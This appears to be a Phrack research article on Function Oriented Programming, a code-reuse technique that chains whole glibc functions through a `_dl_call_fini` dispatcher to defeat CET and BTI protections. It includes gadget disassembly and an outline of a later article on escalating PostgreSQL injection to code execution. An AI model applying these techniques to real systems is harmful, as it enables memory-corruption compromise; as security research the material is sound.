Given that both processor types (Intel, ARM) incorporate two primary techniques aimed at mitigating code reuse attacks such as ROP and JOP, leveraging these techniques to exploit a memory corruption vulnerability becomes a daunting task, if not nearly impossible. Instead of attempting to bypass these safeguards, why not utilize them in accordance with their original design? This approach can be achieved through Function Oriented Programming (FOP).

----| 2. FOP Background

Ah, indeed, let's clarify: FOP diverges from the realm of Functional Programming paradigms, so aficionados of Haskell need not fret; they will not find solace here. FOP, or Functional Oriented Programming, involves employing an entire function (from its prologue to its epilogue) as a gadget. Unlike the traditional notion of "gadgets" in ROP or JOP scenarios, which typically consist of just a few instructions, such as the classic "POP RDI; RET;", FOP extends gadgets to encompass entire functions.

The purpose of utilizing the entire function as the gadget is to leverage two abilities from functions. The first is the ability to utilize a function as intended. An example would be that by controlling two parameters of a function call, such as strcpy, it becomes possible to manipulate values in memory. This may seem like a small feat, but this could be expanded to any function that includes a starting landing pad instruction in Glibc, such as `mprotect` or `syscall`.

The second ability is gained by the side effects that occur from calling a function. As parameter registers are usually considered volatile, there is no value in restoring or protecting them. This results in parameter register values to potentially be of use after a function call.

An example of this can be found in the Glibc internal function `__hash_string`, and is used in the examples in Appendix B. This function is normally used to create a hash of a string for lookup operations, taking the string as the first argument through the RDI register. This function has the unintended consequence of moving the RDI register to point to the first null byte in memory, if RDI points to a valid address.

This is compiler and architecture dependent, but has been observed to be fairly consistent across several Libc versions. While the intention of this function is to return a hash of a string, an attacker can use this to increment RDI to the end of a memory segment. Chaining similar side effects together can then result in further modifications of registers or values in memory.

The abilities described are dependent on a reliable dispatcher gadget. In the aforementioned example, the dispatcher must not modify the volatile argument registers between FOP gadget calls. This paper examines such a dispatcher that is found normally within Glibc, and is called within normal execution. Because the dispatcher's function call takes no parameters, the parameter registers are not reset between calls. This allows the next FOP gadget to use the parameter registers set by the previous call. Using a memory corruption vulnerability and this dispatcher, it becomes possible to build a FOP chain to gain execution.

While FOP isn't an entirely novel technique, this paper endeavors to shed light on its potential impact on modern systems. The concept of employing entire functions as gadgets found its initial implementation in 2011 [10]. The primary revelation was the ability to chain multiple Return-Into-Libc functions on the stack, thereby achieving Turing-complete functionality. This concept underwent refinement, leading to the emergence of Loop Oriented Programming (LOP) in 2015 [11]. LOP showcased the utilization of function chaining with a loop gadget serving as a dispatcher. Subsequently, in 2018, this evolved into FOP [12].

FOP shares similarities with Counterfeit Object-Oriented Programming (COOP) [18], with the primary distinction being FOP's avoidance of C++ requirements and its broader applicability beyond vtable effects. COOP, though mostly a theoretical attack, has shown potential in bypassing CET protections [17].

The illustrative example in [17] demonstrates the effective use of simple functions to exploit a vulnerable Windows application, achieving execution by leveraging a favorable trigger function that allows argument control and external parameter loading, resulting in a shorter necessary chain. In contrast, this paper explores a similar chain entirely within libc, without relying on external strings or parameter loading, which leads to a larger overall chain.

While previous papers offered glimpses into the implementation of FOP, this paper seeks to delve deeper into its utilization within Linux environments. By demonstrating that a FOP attack can work solely within Glibc, this paper will show that FOP is of use in a modern age of CPU protections. This paper will also explore aspects such as gadget identification and attack complexity, thereby expanding the scope of FOP's application.

----| 3. FOP Gadget Identification

In any code reuse attack, the effectiveness of the attack framework heavily relies on the gadgets employed. FOP follows a distinct approach to gadget identification, compared to traditional ROP and JOP techniques.

In ROP, identifying gadgets often involves searching for a return instruction (0xC3 in x86-64) and tracing backward to uncover useful instructions formed by byte combinations. Similarly, in JOP, this process involves substituting the return instruction with a jump to a specified location or register. However, FOP introduces a departure from this conventional method. While it may still be feasible to identify a return instruction and backtrack to the beginning of a function, the control flow within functions may not always follow a linear path. Instead, it may include conditional jumps and loops that alter the flow of execution.

Consequently, FOP necessitates an alternate approach where identification proceeds forward from a designated starting point. Fortunately, the protective measures that FOP aims to circumvent introduce landing pad instructions alongside IBT and Branch Target Identification (BTI). These landing pad instructions serve as indicators for identifying a starting position from which to proceed forward during gadget identification.

--------| 3.1 Identification Process

While pinpointing the starting location of a function marks a crucial step, it doesn't guarantee that the function can serve as a viable FOP gadget. Here, symbolic execution proves invaluable. Symbolic execution involves interpreting instructions as logical operations rather than executing them outright [13]. This approach enables the traversal of potential code paths within a code segment or binary without requiring the setup of the exact runtime environment.

Symbolic execution offers distinct advantages, particularly in identifying potential code paths and defining them through symbols. However, it's not without its limitations. One significant drawback lies in the possibility of traversing paths that may not be feasible in a real-world scenario. Because symbolic execution doesn't directly execute code paths, comparisons may be misinterpreted, leading to issues like path explosion, especially within loops or comparisons.

When a comparison is encountered, symbolic execution can bifurcate the code path into two possible branches, potentially leading to an exponential increase in the number of traversed paths. This can significantly slow down path traversal and exhaust system memory, particularly when dealing with code paths containing numerous comparisons, loops, or function calls. As we'll explore later, path explosion poses a challenge when attempting to identify gadgets with a substantial number of instructions. While this may increase the time taken to identify gadgets, in most cases, it should not impede the discovery of a sufficient set of potential gadgets.

This leads to the crux of this section; a tool designed to identify FOP gadgets from core dumps was created [14]. This tool leverages a symbolic execution framework to pinpoint potential FOP gadgets and present them to the user. Compatible with both ARM and x86-64 core dumps, the tool endeavors to identify FOP gadgets within all executable regions.

Examining the gadget counts below, we observe a considerable number of gadgets, even with a modest gadget depth of only 15 instructions. In this table, 'Built' represents software compiled from source, where-as the others represent software obtained from Linux distribution repositories. Furthermore, 'Depth' represents the max number of instructions analyzed beyond each landing pad instruction, indicating gadgets that included a return instruction within that depth:

Library	Depth 15	Depth 25	Depth 50
Built (x86-64)	1426	2765	5438
Centos (x86-64)	1268	2618	4912
Ubuntu (x86-64)	1294	2667	4897
Built (ARM)	1348	2161	3298
OpenSuse (ARM)	1320	2084	3212

The table above illustrates several tested Glibc versions, comprising custom-compiled Glibc variants with default compilation parameters, alongside the necessary security flags to integrate the discussed mitigations. It's important to note that the gadget counts for the Glibc versions were measured during the summer of 2023 and may not reflect the current environment accurately. This caveat is warranted due to the limited availability of identifiable Glibc libraries compiled with BTI support for ARM at that time.

Furthermore, it's essential to recognize that the table provided is not an exhaustive representation of all the diverse distributions available.

--------| 3.2 Gadget Depth

In the table above, three examples of gadget depth are displayed. Gadget depth refers to the number of instructions examined before determining failure if a return instruction is not encountered. The values of 15, 25, and 50 have been arbitrarily chosen to illustrate a method for categorizing the number of gadgets present in the tested libraries.

In reality, the majority of gadgets may be too complicated or consist of too many constraints to be functional or useful; constraints are examined in the following section. This leads to the primary point that most useful gadgets can be identified within 15 instructions or fewer. These types of gadgets typically consist of simple register-setting instructions that return early with minimal processing, as illustrated in Section 3.3.

The gadget depth can also be significantly impacted by simple operations. For example, the prologue and epilogue of a function can take up nearly 10 instructions, as demonstrated by the first example in Section 3.3. Instructions like ENDBR64, PUSH, POP, and RET account for 9 of the 15 instructions in the gadget. While these instructions might not ultimately affect the final state of the environment, as all values are restored, they cannot be ignored during gadget identification.

Ultimately the gadget depth is an arbitrary value, similar to the number of bytes to look backward in ROP gadgets.

--------| 3.3 Gadget Examples

This section will provide a few gadget examples to illustrate how the tooling displays the gadget and how this translates to the code. All examples will be acquired from Glibc 2.39, self-compiled for testing purposes, within the Intel architecture. The output will first display the tooling output, then will be followed by the assembly code that creates this output.

The first example is a simple gadget that sets the register RDI to 1:

```
libc.so.6 0x139e40:
   Results:
      RAX: 0x1
      RDI: 0x1
-------------------------------
0000000000139e40 <_nss_files_endetherent>:
  139e40:       f3 0f 1e fa   endbr64
  139e44:       bf 01 00 ...  mov    edi,0x1
  139e49:       e9 f2 e6 ...  jmp    128540 <__nss_files_data_endent>

0000000000128540 <__nss_files_data_endent>:
  128540:       f3 0f 1e fa   endbr64
  128544:       41 54         push   r12
  128546:       55            push   rbp
  128547:       53            push   rbx
  128548:       48 8b 2d ...  mov    rbp,QWORD PTR [rip+0xb75f1]
  12854f:       48 85 ed      test   rbp,rbp
  128552:       75 0c         jne    128560 <__nss_files_data_endent+0x20>
  128554:       5b            pop    rbx
  128555:       b8 01 00 ...  mov    eax,0x1
  12855a:       5d            pop    rbp
  12855b:       41 5c         pop    r12
  12855d:       c3            ret
```

As can be found in the assembly above, the gadget would depend on the value within [rip+0xb75f1], but as the core file used to create this gadget had this value set to 0; this check ultimately failed and this path was guaranteed to occur. This results in the RDI register holding onto the initially set value of 1.

The following gadget demonstrates the ability to move values between registers. In this case, the value in the RDI register is transferred to the RSI register:

```
libc.so.6 0x152510:
   Results:
      RAX: 0x7f309b99c000
      RSI: RDI
-------------------------------
0000000000152510 <_dl_mcount_wrapper_check>:
  152510:  f3 0f 1e fa   endbr64
  152514:  48 8b 05 ...  mov   rax,QWORD PTR [rip+0x84a6d]
  15251b:  48 89 fe      mov   rsi,rdi
  15251e:  48 83 b8 ...  cmp   QWORD PTR [rax+0xa90],0x0
  152525:  00
  152526:  74 18         je    152540 <_dl_mcount_wrapper_check+0x30>
    ...
  152540:  c3            ret
```

The final gadget shows an example of the tooling identifying symbolic restraints to make the gadget successfully pass. In this case, these are memory constraints to pass a comparison and jump, as well as demonstrating that parameter based reads and writes occur within this gadget:

```
libc.so.6 0x26bb0:
   Results:
      RDI: [RDI]
   Read Constraints:
       0: Qword [RDI]
       1: Dword [16 + RDI]
   Write Constraints:
       2: Dword [16 + RDI] = 0xffffffff + [16 + RDI]
   Jump Constraints:
       Qword [RDI] != 0
       Dword [16 + RDI] != 1
-------------------------------
0000000000026bb0 <__gconv_release_step>:
   26bb0:  f3 0f 1e fa   endbr64
   26bb4:  55            push   rbp
   26bb5:  53            push   rbx
   26bb6:  48 89 fb      mov    rbx,rdi
   26bb9:  48 83 ec 08   sub    rsp,0x8
   26bbd:  48 8b 3f      mov    rdi,QWORD PTR [rdi]
   26bc0:  48 85 ff      test   rdi,rdi
   26bc3:  74 43         je     26c08 <__gconv_release_step+0x58>
   26bc5:  83 6b 10 01   sub    DWORD PTR [rbx+0x10],0x1
   26bc9:  75 32         jne    26bfd <__gconv_release_step+0x4d>
    ...
    26bfd:  48 83 c4 08   add    rsp,0x8
    26c01:  5b            pop    rbx
    26c02:  5d            pop    rbp
    26c03:  c3            ret
```

These gadgets demonstrate a few examples of gadgets that can be found within Glibc. They also highlight a feature that has not been directly mentioned yet, this being that any function that contains a valid landing pad could become a gadget. This means that the function does not need to be an exported function but can be Glibc internal functions that a programmer may not have knowledge about. One bit of information to note is that exported functions `SHOULD` be more likely to contain the needed landing pad instruction compared to internal functions.

----| 4. FOP Dispatcher Gadget

While the abundance of gadgets is noteworthy, their utility is greatly diminished without a dispatcher. In the context of a FOP attack, a dispatcher serves as the orchestrator of our gadgets. Since FOP attacks are restricted from modifying the stack to comply with protection schemes, a dispatcher becomes essential for managing the loading and execution of subsequent gadgets.

In essence, a dispatcher in FOP resembles those employed in JOP, wherein the dispatcher loads a memory location and then jumps to or calls that address. However, the primary distinction lies in the dispatcher's need to operate within the constraints imposed by existing protections. This means refraining from direct jumps to the dispatcher itself, while ensuring that landing at a valid landing pad instruction enables effective access to the dispatcher. Moreover, the dispatcher must maintain adequate control to initiate a FOP attack while adhering to the restrictions imposed by these new security measures.

When it comes to identifying dispatcher gadgets, a crucial aspect is assessing how the dispatcher utilizes available resources. Specifically, this involves analyzing the manipulation of key registers during the dispatching process. These key registers typically correspond to the calling convention within the architecture and host environment. For instance, in Intel architectures these registers include RDI, RSI, RDX, and RCX, while in ARM architectures they are R0, R1, R2, and R3.

The same tooling employed for identifying gadgets can also be utilized to identify dispatchers. Through this process, it was determined that all tested Glibc versions across all architectures contained at least one dispatcher that is accessible during normal execution.

One such dispatcher gadget, described below, is located within the `_dl_call_fini` function. In earlier versions of Glibc, this functionality was integrated within `_dl_fini`. However, starting from version 2.37, it was separated into its own distinct function. `_dl_call_fini` is typically invoked during the exit routines of a binary, either after `exit(0)` has been called or when the binary has returned normally from the `main` function.

--------| 4.1 _dl_call_fini Dispatcher Gadget

Below is the code snippet extracted from the GLibc 2.39 source code:

```
void
_dl_call_fini (void *closure_map)
{
  struct link_map *map = closure_map;

  /* Make sure nothing happens if we are called twice.  */
  map->l_init_called = 0;

  ElfW(Dyn) *fini_array = map->l_info[DT_FINI_ARRAY];
  if (fini_array != NULL)
    {
      ElfW(Addr) *array = (ElfW(Addr) *) (map->l_addr
                                           + fini_array->d_un.d_ptr);
      size_t sz = (map->l_info[DT_FINI_ARRAYSZ]->d_un.d_val
                   / sizeof (ElfW(Addr)));

      while (sz-- > 0)
        ((fini_t) array[sz]) ();
    }

  /* Next try the old-style destructor.  */
  ElfW(Dyn) *fini = map->l_info[DT_FINI];
  if (fini != NULL)
    DL_CALL_DT_FINI (map, ((void *) map->l_addr + fini->d_un.d_ptr));
}
```

Indeed, the provided code snippet showcases a ‘while’ loop that iterates through an array of function pointers and invokes them, as long as the size variable remains greater than zero. To gain insight into the nature and location of these values, we can examine the `link_map` structure utilized for the map. Below is a truncated version of this structure:

```
struct link_map
  {
    /* These first few members are part of the protocol with the debugger.
       This is the same format used in SVR4.  */

    ElfW(Addr) l_addr;      /* Difference between the address in the ELF
                               file and the addresses in memory.  */
    char *l_name;           /* Absolute file name object was found in.  */
    ElfW(Dyn) *l_ld;        /* Dynamic section of the shared object.  */
    struct link_map *l_next, *l_prev; /* Chain of loaded objects.  */

    /* All following members are internal to the dynamic linker.
       They may change without notice.  */

    /* This is an element that is only ever different from a pointer to
       the very same copy of this type for ld.so when it is used in more
       than one namespace.  */
    struct link_map *l_real;
    /* Number of the namespace this link map belongs to.  */
    Lmid_t l_ns;

    struct libname_list *l_libname;
     ElfW(Dyn) *l_info[DT_NUM + DT_THISPROCNUM
        + DT_VERSIONTAGNUM + DT_EXTRANUM + DT_VALNUM + DT_ADDRNUM];
```

--------| 4.2 link_map Examination

Let's delve into a brief analysis of the expected values and their locations within the `link_map` structure.

1. l_addr: This member typically points to the first page of a program's memory. It serves as a reference for accessing various offsets or values within the binary. By keeping track of the main address, programs can efficiently navigate their memory space.

2. l_info: This member contains an offset pointer that specifies the location of data stored within the main program's memory-mapped pages. In conjunction with `l_addr`, it facilitates the determination of the exact address of the structure to which `l_info` points. In this context, `l_info` typically points to the dynamic table, which plays a crucial role during process creation for dynamic allocations and memory loading.

Within the dynamic table two noteworthy fields emerge:

- DT_FINI_ARRAY: This field points to an array of function pointers intended to be executed at the end of program execution.

- DT_FINI_ARRAY_SZ: As implied, this field denotes the size of the `DT_FINI_ARRAY` array.

It is worth noting that these values and pointers are typically located in read-only memory within the binary. This is an important consideration, as it prevents tampering with these arrays, mitigating potential exploitation methods such as the dtors and ctors attacks of the past [15].

To give a very brief explanation of the importance of the `link_map` structure, I will defer to the few comments within the source, located right before this structure definition:

```
/*
Structure describing a loaded shared object.  The `l_next' and `l_prev'
members form a chain of all the shared objects loaded at startup.

These data structures exist in space used by the run-time dynamic linker;
modifying them may have disastrous results.

This data structure might change in the future, if necessary.  User-level
programs must avoid defining objects of this type.
*/
```

The `link_map` structure houses various pointers and registered values essential for linker operations. As cautioned by the comment, altering these values at runtime can lead to dire consequences. Of particular significance here is the dynamic access of `l_info` and `l_addr` within `_dl_call_fini`. This suggests that modifying either of these values provides the capability to influence the location from which the function array is accessed. Additionally, adjusting `l_addr` could impact the size variable, adding to the potential for manipulation and control.

The alteration of these values holds the potential to seize control of program execution. When coupled with the previously identified gadgets, such modifications can culminate in complete control over the program, akin to the capabilities observed ROP and JOP attacks. An additional crucial aspect worth examining is the structure of the loop in memory, as this factor can significantly influence the success or failure of a FOP attack:

```
    10d4:       49 8d 1c d4             lea    (%r12,%rdx,8),%rbx
    10d8:       0f 1f 84 00 00 00 00    nopl   0x0(%rax,%rax,1)
    10df:       00
    10e0:       ff 13                   call   *(%rbx)
    10e2:       48 89 d8                mov    %rbx,%rax
    10e5:       48 83 eb 08             sub    $0x8,%rbx
    10e9:       49 39 c4                cmp    %rax,%r12
    10ec:       75 f2                   jne    10e0 <_dl_call_fini+0x50>
```

As evident from the provided code snippet, the `dl_fini_array` is loaded into RBX at the memory address 0x10d4, positioned towards the end of the array and traversed backward. It's essential to highlight that there's no direct counter; rather, a comparison occurs between the current index (RBX/RAX) and the beginning of the array (R12), followed by an unconditional jump without additional checks. Consequently, targeting this call loop does not involve modification of any crucial registers, thus preserving their integrity.

----| 5. Symbolic Engine

This section delves deeper into the symbolic engine and the approach taken within the tooling. The original tooling was built upon an older and currently unsupported framework called pysymemu [19]. Despite its lack of updates and support for Python 3, pysymemu was chosen because it provided one of the easiest frameworks to understand at a low level, allowing for the extraction of necessary functionalities. This included updates to incorporate more modern Z3 functionality for symbolic expressions.

The tooling relies exclusively on core files for identifying potential gadgets, which means the core file must include all executable sections. Normally, core files avoid dumping executable sections to save space, assuming that all libraries can be reloaded from memory. To ensure the necessary sections are included, the following command can be used to include the needed sections from a core dump:

```
    echo 0x37 > /proc/self/coredump_filter
```

The meaning behind 0x37 can be examined in more detail in the core man page `man core`. In essence is that this filter includes the ability to save file-backed mappings.

Overall, the tooling uses a modified version of this symbolic engine in a two-step approach to identifying FOP gadgets.

--------| 5.1 Phase 1: Static Analysis

The first step involves identifying potential gadgets in an entirely static manner by walking through potential gadgets until a return instruction is found. The starting point of a gadget is marked by the ENDBR64 instruction in x64 or the BTI instruction in ARM. If the maximum gadget depth is reached before a return instruction is found, the path is abandoned, and the next path is examined.

This means that the path identified in this first phase will be the required path taken by the symbolic engine in phase 2.

This stage 1 approach of static analysis can also be used for identifying potential dispatcher gadgets. While the tooling may produce some false positives due to a less fine-grained examination, it ensures that no potential gadgets are overlooked.

--------| 5.2 Phase 2: Symbolic Execution

In phase 2, the symbolic execution engine is employed to examine each potential gadget identified in the first stage. The symbolic environment is set up to closely mirror the running environment based on the core file used for gadget identification. This involves hosting memory segments and executable memory space to analyze potential memory accesses or value transfers. All operations are tracked and reset between examinations of potential gadgets to ensure accuracy and consistency.

During the symbolic stage, there are several potential termination conditions, known as kill states. These include potential infinite loops that may have been passed during stage 1. Another example is impossible states, such as a memory comparison to a register value within a function. Since static analysis lacks knowledge of memory or register values, it may result in multiple potential paths being passed to the symbolic engine. If the symbolic engine determines that the memory does not currently hold the required value, the path may be deemed impossible and terminated.

Impossible paths can also arise when the static engine passes in an identified path, which should be a static set of instructions, but during the symbolic execution phase, this deviates from the path. This results in the engine determining the current path as invalid, as it diverged from the expected path identified in phase 1.

While this approach may be inefficient in some aspects, it helps determine the exact approach taken by a gadget, and confirms that the path taken is the correct one. This approach exemplifies the utilization of deterministic memory from the core file.

In its current state, the symbolic engine is only designed to handle deterministic paths, as nondeterministic paths generate more gadgets and are less reliable in environments where the memory is known.

----| 6. Examples

While examples within text may seem mundane to some, for those who appreciate such illustrations, please stick around! The examples presented in this paper will now be demonstrated using the custom-built GLibc 2.37 versions utilized for gadget identification earlier. These versions, alongside the examples, are attach at the end of this paper in Appendix C and where used for identification, along with the entire chains and associated code for testing purposes.

The test case involves a straightforward heap vulnerability that grants the ability to perform arbitrary memory writes. To demonstrate, a basic memory leak scenario is provided, showcasing the semi-arbitrary nature of leaking an address within the given menu heap example. Subsequently, upon obtaining an arbitrary write capability, the `ld_addr` is overwritten with the address of our data on the heap, thereby enabling redirection to the desired chain.

Below, Appendix A and B present two FOP chains showcasing the ability to manipulate registers, memory, and execution state sufficiently to write the string “/bin/sh\x00” to memory and execute the `system` function on it, within both an Intel and an ARM context.

Additionally, the examples folder within the tooling repository contains several more examples, such as writing arbitrary shellcode to memory, `mprotect`-ing the memory range, and then executing the shellcode. However, a simple “/bin/sh” shellcode was not included in this paper due to the FOP chain length extending into the thousands of gadgets, which would not be as visually appealing.

Altogether, the Intel chain comprised of 123 gadgets, 12 of which were unique, while the ARM chain consisted of approximately 140 gadgets, of which 15 were unique.

----| 7. Final Thoughts

As illustrated in this paper, FOP emerges as a versatile technique poised to potentially succeed and replace ROP and JOP in the code-reuse attack landscape. This shift coincides with the integration of modern CPU protections such as CET and PAC/BTI, which FOP is capable of defeating.

--------| 7.1 Constraints

However, despite its capabilities, several caveats must be considered when attempting to orchestrate a FOP chain-based attack. Firstly, akin to ROP and JOP, initiating a FOP attack necessitates a memory corruption vulnerability. This typically requires an arbitrary write capability to gain sufficient access to a dispatcher, subsequently pointing to an attacker-controlled chain.

Secondly, a memory leak is often imperative, mirroring the prerequisites of previous attacks like ROP. With the advent of Address Space Layout Randomization (ASLR) and Position Independent Executables (PIE), circumventing these protections remains a challenge for FOP techniques.

Lastly, perhaps the most significant hurdle lies in the size of FOP chains. As these attacks demand more intricate sequences, the chains can quickly balloon in size. For instance, the arbitrary shellcode example referenced in this paper utilizes over 1000 gadgets across both ARM and Intel architectures to write just a few dozen bytes to memory. This necessity may render the implementation of FOP attacks more arduous compared to ROP, which often requires only a handful of gadgets to achieve similar objectives.

--------| 7.2 Nomenclature

When deliberating over the appropriate designation for this technique, whether it should be termed FOP or use the previous nomenclature of LOP, it seemed prudent to consider the naming conventions of other similar techniques. Typically, these names derive from the predominant gadget type rather than the specific triggering instance. For instance, JOP is so named because its gadgets predominantly utilize jump instructions, rather than referring to whether the dispatcher incorporates a jump. Similarly, Call Oriented Programming (COP) is named based on the predominant gadget type rather than the nature of the throwing instance.

Given this pattern, FOP seems to align with established conventions, focusing on the predominant feature of the technique, functional-oriented gadgets, rather than the specific throwing instance. However, it's important to acknowledge that this is largely a matter of preference and interpretation, and opinions may vary on the matter.

--------| 7.3 Architecture Differences

A noteworthy aspect within the realm of FOP is the comparative functionality between ARM and Intel architectures. ARM architecture boasts greater functionality within FOP when juxtaposed with Intel. While this may not be fully evident in the examples provided, as a non architecture-dependent approach was taken when considering the important registers used in FOP, it is worth noting.

ARM architecture features the R0 register as the first parameter and the return register, allowing FOP to leverage not only the side-effects of a function but also its return value. This grants ARM instances an added level of versatility in FOP techniques. In contrast, Intel architecture lacks this functionality, as the return instruction utilizes the RAX register. Consequently, no gadgets were identified to utilize the RAX register values in Intel architecture. This discrepancy is logical, given that RAX is not designated as a parameter register in the x86_64 specification, unlike in ARM architecture.

--------| 7.4 Turing Completeness

Although this paper did not delve into this area, the author believes that FOP can achieve Turing completeness given a sufficient set of functions in a program. FOP goes beyond conventional function operations included within Glibc; it also considers the usage of side effects of these functions when assessing the potential Turing completeness of the gadget set.

--------| 7.5 Kernel FOP

While not explored within the confines of this paper, it is worth noting that FOP has demonstrated success within kernel instances as well. Given the vast array of functions and capabilities within the kernel, it is unsurprising that there is an ample supply of gadgets and dispatchers to choose from within this domain. The following code excerpt from the Linux kernel [16] showcases one such function that could potentially serve as a dispatcher gadget, assuming control of RDI and non-zero RSI. This scenario is feasible, as heap corruption techniques can often lead to primary register control from the outset:

```
void destroy_params(const struct kernel_param *params, unsigned num)
{
    unsigned int i;

    for (i = 0; i < num; i++)
        if (params[i].ops->free)
            params[i].ops->free(params[i].arg);
}
```

--------| 7.6 Future Work

In terms of future work, there are several avenues to explore within the realm of FOP. While existing tooling can identify FOP gadgets in a given instance, there's room for improvement in terms of speed and analysis techniques. Additionally, while FOP has been successfully demonstrated in Linux environments, there's potential to extend its application to other operating systems such as Windows or Apple environments.

Given Apple's implementation of PAC and BTI support in newer models of their devices, analyzing these techniques may yield valuable insights for future exploitation. Investigating the feasibility of utilizing FOP in these environments could open up new avenues for code reuse attacks and enhance our understanding of modern security protections. Therefore, future research efforts could focus on adapting FOP techniques to operate effectively within diverse operating system environments, including Windows and Apple platforms.

--------| 7.7 Possible Mitigations

Lastly, there exists the potential to mitigate these techniques. While Glibc developers might find it relatively straightforward to incorporate PAC authentication to the `link_map` structure on Linux ARM instances, it doesn't resolve the underlying issue. Such a patch could be circumvented by leveraging potential dispatchers found in a main program or secondary libraries to achieve similar effects.

Alternatively, the most effective approach to curtail FOP attacks is to introduce cleanup instructions at the end of every function. This would involve zeroing out parameter registers within both Intel and ARM architectures. For Intel, this shouldn’t pose any issues, as parameter registers are typically volatile and not reused after a function call. However, with ARM, a potential complication arises with the R0 register, as it cannot be zeroed because it contains the return value.

This may allow potential gadgets to modify R0 and subsequently utilize its values within secondary calls to construct operational chains based on a single parameter register. While Glibc wasn’t determined to contain the gadgets to accomplish this, it’s not unreasonable to assume that such gadgets could exist in the future or in larger code bases. This mitigation approach does not protect against using FOP functions as intended, particularly when dispatch parameters can be controlled via memory corruption. The dispatcher shown in 7.5 is one such example.

--------| 7.8 Conclusion

In conclusion, this paper has delved into the nuances of Functional Oriented Programming (FOP), a technique that shows promise as a successor to traditional code reuse attacks such as Return-Oriented Programming (ROP) and Jump-Oriented Programming (JOP). Through comprehensive exploration and analysis, we’ve uncovered the versatility and potential of FOP across various architectures, including ARM and Intel. Looking ahead, the future of FOP holds opportunities for further research and development, with potential applications extending beyond Linux environments. As security landscapes evolve and adversaries adapt, understanding and addressing the nuances of FOP will be crucial in bolstering cyber defense strategies and safeguarding against emerging threats.

----| 8. Acknowledgments

Large thanks to Rewzilla for the knowledge and time they have imparted upon me. Not only for proof reading this paper but for also leading me into the world of binary exploitation and low level assembly. Without their initial nudge into this world of information, I would not be have been able to make it to where I am today.

Another thanks to the Phrack team for all the work they do and for their time in giving feedback for this paper.

----| 9. References

[1] H. Shacham, “The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86),” October, 2007. https://doi.org/10.1145/1315245.1315313
[2] S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham, and M. Winandy, “Return-oriented programming without returns,” October, 2010. https://dl.acm.org/doi/10.1145/1866307.1866370.
[3] T. Bletsch, X. Jiang, V. W. Freeh, and Z. Liang, “Jump-oriented programming: a new class of code-reuse attack,” March, 2011. https://dl.acm.org/doi/10.1145/1966913.1966919

[4] T. Garrison, “Intel CET Answers Call to Protect Against Common Malware Threats,” May, 2020. https://newsroom.intel.com/editorials/intel-cet-answers-call-protect-common-malware-threats/
[5] A. Mujumdar, “Armv8.1-M architecture: PACBTI extensions - Architectures and Processors blog - Arm Community blogs - Arm Community.” April, 2021.
https://community.arm.com/arm-community-blogs/b/architectures-and-processors-blog/posts/armv8-1-m-pointer-authentication-and-branch-target-identification-extension
[6] Qualcomm, “Pointer Authentication on ARMv8.3: Design and Analysis of the New Software Security Instructions.” January, 2017.
https://www.qualcomm.com/content/dam/qcomm-martech/dm-assets/documents/pointer-auth-v7.pdf
[7] Intel, “Intel vPro® PCs Feature Silicon-Enabled Threat Detection.” November, 2022. https://www.intel.com/content/www/us/en/architecture-and-technology/pcs-silicon-enabled-threat-protection-paper.html
[8] M. Larabel, “Control-Flow Enforcement Technology Begins To Land In GCC 8.” August, 2017.
https://www.phoronix.com/news/Intel-CET-GCC-8-Landing
[9] P. Zijlstra, “[PATCH 00/29] x86: Kernel IBT.” February, 2022.
https://lore.kernel.org/lkml/20220218164902.008644515@infradead.org/
[10] M. Tran, M. Etheridge, T. Bletsch, X. Jiang, V. Freeh, and P. Ning, “On the Expressiveness of Return-into-libc Attacks,” 2011.
https://link.springer.com/chapter/10.1007/978-3-642-23644-0_7
[11] B. Lan, Y. Li, H. Sun, C. Su, Y. Liu, and Q. Zeng, “Loop-Oriented Programming: A New Code Reuse Attack to Bypass Modern Defenses,” August, 2015. http://ieeexplore.ieee.org/document/7345282/
[12] Y. Guo, L. Chen, and G. Shi, “Function-Oriented Programming: A New Class of Code Reuse Attack in C Applications,” May, 2018.
https://ieeexplore.ieee.org/document/8433189/
[13] T. Avgerinos, A. Rebert, S. K. Cha, and D. Brumley, “Enhancing Symbolic Execution with Veritesting,” May, 2014.
https://dl.acm.org/doi/10.1145/2568225.2568293
[14] LMS57, “LMS57/FOP_Mythoclast.” January, 2024.
https://github.com/LMS57/FOP_Mythoclast
[15] Juan M. Bello Rivas, “Overwriting the .dtors section.” December, 2000. https://lwn.net/2000/1214/a/sec-dtors.php3
[16] Linus Torvalds, “linux/kernel/params.c at master · torvalds/linux.”
https://github.com/torvalds/linux/blob/master/kernel/params.c#L757
[17] Offsec, “Bypassing Intel CET with Counterfeit Objects” August, 2022.
https://www.offsec.com/blog/bypassing-intel-cet-with-counterfeit-objects/
[18] F. Schuster, T. Tendyck, C. Liebchen, L. Davi, A.-R. Sadeghi, and T. Holz, “Counterfeit Object-oriented Programming: On the Difficulty of Preventing Code Reuse Attacks in C++ Applications,” May, 2015.
https://ieeexplore.ieee.org/document/7163058
[19] feliam, “PySymEmu.” https://github.com/feliam/pysymemu

----| 10. Appendix A: ARM “/bin/sh” in memory chain

----| 11. Appendix B: Intel “/bin/sh” in memory chain

----| 12. Appendix C: Source Code

```
begin 700 FOP_Mythoclast.tar.gz
```

[Editors Note: Cut for print, view the full content in the online release.]

==Phrack Inc.==

Volume 0x10, Issue 0x47, Phile #0x08 of 0x11

```
|=-----------=[ World of SELECT-only PostgreSQL Injections: ]=-----------=|
|=---------------------=[ (Ab)using the filesystem ]=---------------------=|
|=-----------------------------------------------------------------------=|
|=-------------------------=[ Maksym Vatsyk ]=--------------------------=|
```

-- Table of contents

0 - Introduction
1 - The SQLi that started it all
    1.0 - Target info
    1.1 - A rather trivial injection
    1.2 - No stacked queries for you
    1.3 - Abusing server-side lo_ functions
    1.4 - Not (entirely) a superuser
    1.5 - Looking for a privesc
2 - PostgreSQL storage concepts
    2.0 - Tables and Filenodes
    2.1 - Filenode format
    2.2 - Table metadata
    2.3 - Cold and Hot Data storages
    2.4 - Editing filenodes offline
3 - Updating the PostgreSQL data without UPDATE
    3.0 - Identifying target table
    3.1 - Search for the associated Filenode
    3.2 - Reading and downloading Filenode
    3.3 - Extracting table metadata
    3.4 - Making ourselves a superuser
    3.5 - Flushing Hot storage
4 - SELECT-only RCE
    4.0 - Reading original postgresql.conf
    4.1 - Choosing a parameter to exploit
    4.2 - Compiling malicious library
    4.3 - Uploading the stuff back to the server
    4.4 - Reload successful
5 - Conclusions
6 - References
7 - Source code

--[0 - Introduction

